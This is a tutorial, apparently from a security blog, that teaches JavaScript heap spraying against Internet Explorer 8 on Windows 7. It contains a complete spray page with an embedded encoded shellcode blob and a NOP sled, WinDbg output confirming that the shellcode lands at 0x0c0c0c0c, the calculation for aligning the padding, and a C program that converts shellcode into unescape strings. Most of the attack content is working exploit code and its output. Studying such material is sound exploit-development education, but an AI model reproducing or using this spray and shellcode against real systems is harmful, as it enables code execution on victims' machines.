Exploit 0x3 Heap Spray Brief Introduction

By ITh4cker


Today I will simply introduce another technique in browser attacking: Heap Spray, which is useful in ASLR bypassing.*(Note:for more detail of Heap-related exploit, I will introduce in another dedicated topic)*

Heap Spray is a method of payload delivering,not an way of exploit.so it can't be used separated , which should be used with other vuls or 0day in the way of coordinated attacking.

Because of javascript's great wide use in browser,it has been the exploit tool for heap spray.Next I will write some heap spray code in javascript. Before Jscript 9, it use BSTR to store string,which is an construt type as following:

```
struct BSTR
{
    LONG length;
    WCHAR* str;
}
```

In memory ,its layout is:



the header store the length of the string in UNICODE(remember * 2)

See the example below:

```
<html>
<body>
<script language='javascript'>
var myvar = "ITh4cker!";
alert("allocation done");
</script>
</body>
</html>
```

In memory:

```
0:007> d 0039bcec - 4
0039bce8  12 00 00 00 49 00 54 00-68 00 34 00 63 00 6b 00   ....I.T.h.4.c.k.
0039bcf8  65 00 72 00 21 00 00 00-58 31 84 00 0a 00 00 00   e.r.!...X1......
0039bd08  61 00 6c 00 65 00 72 00-74 00 00 00 bc 5b fc 2b   a.l.e.r.t....[.+
```

We can see the header's value is 0x12(9 * 2 = 18),and the string "ITh4cker" is stored in Unicode. In fact, when a string gets allocated, it becomes a BSTR string object.But it doesn't matter at all,we can use the ***unescape()*** function in javascript to prevent the string from being stored as Unicode:

```
<html>
<body>
```

```
<script language='javascript'>
var myvar = unescape('%u5449%u3468');   //ITh4cker
myvar += unescape('%u6B63%u7265');
alert("allocation done");
</script>
</body>
</html>
```

```
0:007> s -a 0x00000000 L?0x7fffffff "ITh4cker"
0017923c  49 54 68 34 63 6b 65 72-00 00 00 00 12 00 03 00  ITh4cker........
0019703a  49 54 68 34 63 6b 65 72-0d 0a 6d 79 76 61 72 20  ITh4cker..myvar
001bc072  49 54 68 34 63 6b 65 72-0d 0a 6d 79 76 61 72 20  ITh4cker..myvar
0:007> d 00179238
00179238  08 00 00 00 49 54 68 34-63 6b 65 72 00 00 00 00  ....ITh4cker....
00179248  12 00 03 00 5f 01 08 00-53 00 6f 00 66 00 74 00  ...._...S.o.f.t.
00179258  77 00 61 00 72 00 65 00-5c 00 4d 00 69 00 63 00  w.a.r.e.\.M.i.c.
```

As I mentioned before,heap spary is just a way of delivering payload,it help us carry the gunpowder at some location,which waits to be fired by triggering some vuls.In fact,the heap spray just use multiple of blocks(such as NOP + Shellocde.etc.) to expand its size by allocating plenty of heaps in javascript.




Figure 1 The demostation of Heap Srpray

As it is showed in figure 1,we can use the address 0x0c0c0c0c as the springboard in the front exploit(you can overwite the return-address or nSEH,etc.)after triggering the vul,we control the EIP pointing to the address 0x0c0c0c0c,where stores our NOPs and shellcode blocks,then it slide directly to our shellcode.:)But in the whole process of spraying,you should mainly care about the precision of spraying and other protection mechasims(such as DEP ,ASLR etc.)Isn't it really simple ?yeah,it really is.For the precision


of the spraying ,you can reference corelan’s tutorial 11 and Heap Feng Shui in javascript and so on..Here I show the spray code on windows 7 IE8 :

==========

```
<html>
<script>

    //Fix BSTR spec
    function alloc(bytes, mystr) {
        while (mystr.length<bytes) mystr += mystr;
        return mystr.substr(0, (bytes-6)/2);
    }

    block_size = 0x1000;
    padding_size = 0x5F4; //offset to 0x0c0c0c0c inside our 0x1000 hex block
    Padding = '';
    NopSlide = '';

    var Shellcode = unescape(
'%uC0DB%uC931%u7CBF%u7016%uD9CC%u2474%uB1F4%u581E%u7831%u8318%uFCE8
%u7803%uF468%u3085%uBC78%uC965%uB678%uF523%uB4F3%u7DAE%uAA02
%u323A%uBF1C%uED62%u541D%u66D5%u2129%u96E7%uF560%uCA71%u3506
%u14F5%u7CC7%u1BFB%u6B05%u27F0%u48DD%u22FD%u1B38%uE8A2%uF7C3
%u7A3B%u4CCF%u234F%u53D3%u57A4%uD8F7%u833B%u838E%u571F%u6453
%uA151%uCD33%uC6F5%uC1F5%u987E%uAAF5%u05F1%u26A8%u3D99%uC03B
%uFED9%u6151%u0EB6%u852F%u8719%u78B7%u592F%u7B90%u05D7%uE87F%uCA7B');

    for (p = 0; p < padding_size; p++){
    Padding += unescape('%u0c0c');}

    for (c = 0; c < block_size; c++){
    NopSlide += unescape('%u9090');}
    NopSlide = NopSlide.substring(0,block_size - (Shellcode.length +
Padding.length));

    var OBJECT = Padding + Shellcode + NopSlide;
    OBJECT = alloc(0xfffe0, OBJECT); // 0xfffe0 = 1mb

    var evil = new Array();
    for (var k = 0; k < 150; k++) {
        evil[k] = OBJECT.substr(0, OBJECT.length);
    }

    alert("Spray Done!");
```

```
</script>
</html>
================================
```

Open the .html page with IE8,and attach Windbg to the IE thread!!,input g to run,after spray done, press the Ctrl + Break to pause the windbg:



input !peb to see the default ProcessHeap:

```
        6ca50000 4ce7b848 Nov 20 20:00:08 2010 C:\Windows\S
    SubSystemData:     00000000
    ProcessHeap:       003d0000
    ProcessParameters: 003d11a8
    CurrentDirectory:  'C:\Users\IDAer\Desktop\'
    WindowTitle:   'Microsoft.InternetExplorer.Default'
    ImageFile:     'C:\Program Files\Internet Explorer\iexpl
    CommandLine:   '"C:\Program Files\Internet Explorer\iexp
    DllPath:       'C:\Program Files\Internet Explorer;C:\Wi
    Environment:   003d07f0
        =::=::\
        ALLUSERSPROFILE=C:\ProgramData
        APPDATA=C:\Users\IDAer\AppData\Roaming
        CommonProgramFiles=C:\Program Files\Common Files
        COMPUTERNAME=WIN-UI4FVGEUTTQ
0:002> !peb
```

Input !heap -stat -h 003d0000 to see the state of the default processheap:

```
0:002> !heap -stat -h 003d0000
 heap @ 003d0000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes
    fffe0 97 - 96fed20  (99.57)
    1034 f - f30c  (0.04)
    20 345 - 68a0  (0.02)
    5ba0 1 - 5ba0  (0.01)
    52ac 1 - 52ac  (0.01)
    494 12 - 5268  (0.01)
    5e4 b - 40cc  (0.01)
    2010 2 - 4020  (0.01)
    4010 1 - 4010  (0.01)
    3980 1 - 3980  (0.01)
    d0 3d - 3190  (0.01)
    1800 2 - 3000  (0.01)
    800 6 - 3000  (0.01)
    468 a - 2c10  (0.01)
```

Looking at the default process heap we can see that our spray accounts for

99.57% of the busy blocks, we can tell it is our spray because the blocks have a size of 0xfffe0 (= 1 mb).
input !heap -fls s fffe0 to see the allocations matching the specified size fffe0:

```
:002> !heap -flt s fffe0
    _HEAP @ 3d0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        03d30018 1fffc 0000  [00]   03d30020    fffe0 - (busy VirtualAlloc)
        03fd0018 1fffc fffc  [00]   03fd0020    fffe0 - (busy VirtualAlloc)
        04830018 1fffc fffc  [00]   04830020    fffe0 - (busy VirtualAlloc)
        04930018 1fffc fffc  [00]   04930020    fffe0 - (busy VirtualAlloc)
        04a30018 1fffc fffc  [00]   04a30020    fffe0 - (busy VirtualAlloc)
      […….snip…..]
        0e600018 1fffc fffc  [00]   0e600020    fffe0 - (busy VirtualAlloc)
        0e700018 1fffc fffc  [00]   0e700020    fffe0 - (busy VirtualAlloc)
        0e800018 1fffc fffc  [00]   0e800020    fffe0 - (busy VirtualAlloc)
        0e900018 1fffc fffc  [00]   0e900020    fffe0 - (busy VirtualAlloc)
        0ea00018 1fffc fffc  [00]   0ea00020    fffe0 - (busy VirtualAlloc)
        0eb00018 1fffc fffc  [00]   0eb00020    fffe0 - (busy VirtualAlloc)
        0ec00018 1fffc fffc  [00]   0ec00020    fffe0 - (busy VirtualAlloc)
        0ed00018 1fffc fffc  [00]   0ed00020    fffe0 - (busy VirtualAlloc)
```

Listing only the allocation with a size of 0xfffe0 we can see that our spray is huge stretching from 03d30018 to 0ed00018. Another important thing to notice is that the Heap Entry Addresses all seem to end like this 0x????0018, this is a good indicator that our spray is reliable.

Input d 0c0c0c0c to see:

```
0:002> d 0c0c0c0c
0c0c0c0c  db c0 31 c9 bf 7c 16 70-cc d9 74 24 f4 b1 1e 58  ..1..|.p..t$...X
0c0c0c1c  31 78 18 83 e8 fc 03 78-68 f4 85 30 78 bc 65 c9  1x.....xh..0x.e.
0c0c0c2c  78 b6 23 f5 f3 b4 ae 7d-02 aa 3a 32 1c bf 62 ed  x.#....}..:2..b.
0c0c0c3c  1d 54 d5 66 29 21 e7 96-60 f5 71 ca 06 35 f5 14  .T.f)!..`.q..5..
0c0c0c4c  c7 7c fb 1b 05 6b f0 27-dd 48 fd 22 38 1b a2 e8  .|...k.'.H."8...
0c0c0c5c  c3 f7 3b 7a cf 4c 4f 23-d3 53 a4 57 f7 d8 3b 83  ..;z.LO#.S.W..;.
0c0c0c6c  8e 83 1f 57 53 64 51 a1-33 cd f5 c6 f5 c1 7e 98  ...WSdQ.3.....~.
0c0c0c7c  f5 aa f1 05 a8 26 99 3d-3b c0 d9 fe 51 61 b6 0e  .....&.=;...Qa..
```


Yeah…the address 0x0c0c0c0c has pointed to our shellcode now,that's great!:)

In the layout of our heap spray code,the offset of padding is important for us,you can calucate it by following:
Input !heap -p -a 0c0c0c0c to see which block 0x0c0c0c0c belongs to

```
0:002> !heap -p -a 0x0c0c0c0c
    address 0c0c0c0c found in
    _HEAP @ 3d0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        0c000018 fffc 0000  [00]   0c000020    fffe0 - (busy VirtualAlloc)
```

0x0c0c0c0c (Address we are interested in)

-0x0c000018 (Heap Entry Address)

0xc0bf4 => Distance between the Heap Entry address and 0x0c0c0c0c, this value will be different from spray to spray. Next we need to find out what the offset is in our 0x1000 hex block. We can do this by subtracting multiples of 0x1000 till we have a value that is smaller than 0x1000 hex (4096-bytes).

0xbf4 => We need to correct this value based on our allocation size => (x/2)-6

0x5f4 => If we insert a padding of this size in our 0x1000 block it will align our shellcode exactly to 0x0c0c0c0c.

Finally show you the code for converting shellcode to use in javascript:☺

```
#include <stdio.h>
#include <stdlib.h>
unsigned char buf[] =
{
//paste your shellcode here
};
int main(int argc, char **argv)
{
    int i = 0;
    int n = sizeof(buf)-1;
    if (n & 1) n--;
    FILE *fp = fopen("c:\\shellocde.txt", "w");
    for (i = 0; i < n; i += 2)
    {
        fprintf(fp, "%%u%02X%02X", buf[i+1], buf[i]);
    }
    n = sizeof(buf)-1;
    if (n & 1)
    {
        fprintf(fp, "%%u%02X%02X", 0, buf[i]);
    }
    fclose(fp);

    return 0;
}
```

Because the Heap Spray can't be used independently,here I just introduce the concept of heap spray simply,later you will see it in the concrete exploit of vulnerability analysis instance☺

Reference:

1. CorelanTeam:
   https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/
2. FuzzySecurity:
   http://www.fuzzysecurity.com/tutorials/expDev/11.html
3. Windbg Commands:
   http://windbg.info/doc/1-common-cmds.html

4. e.t.c…

ITh4cker 2016/1/4 Beijing,China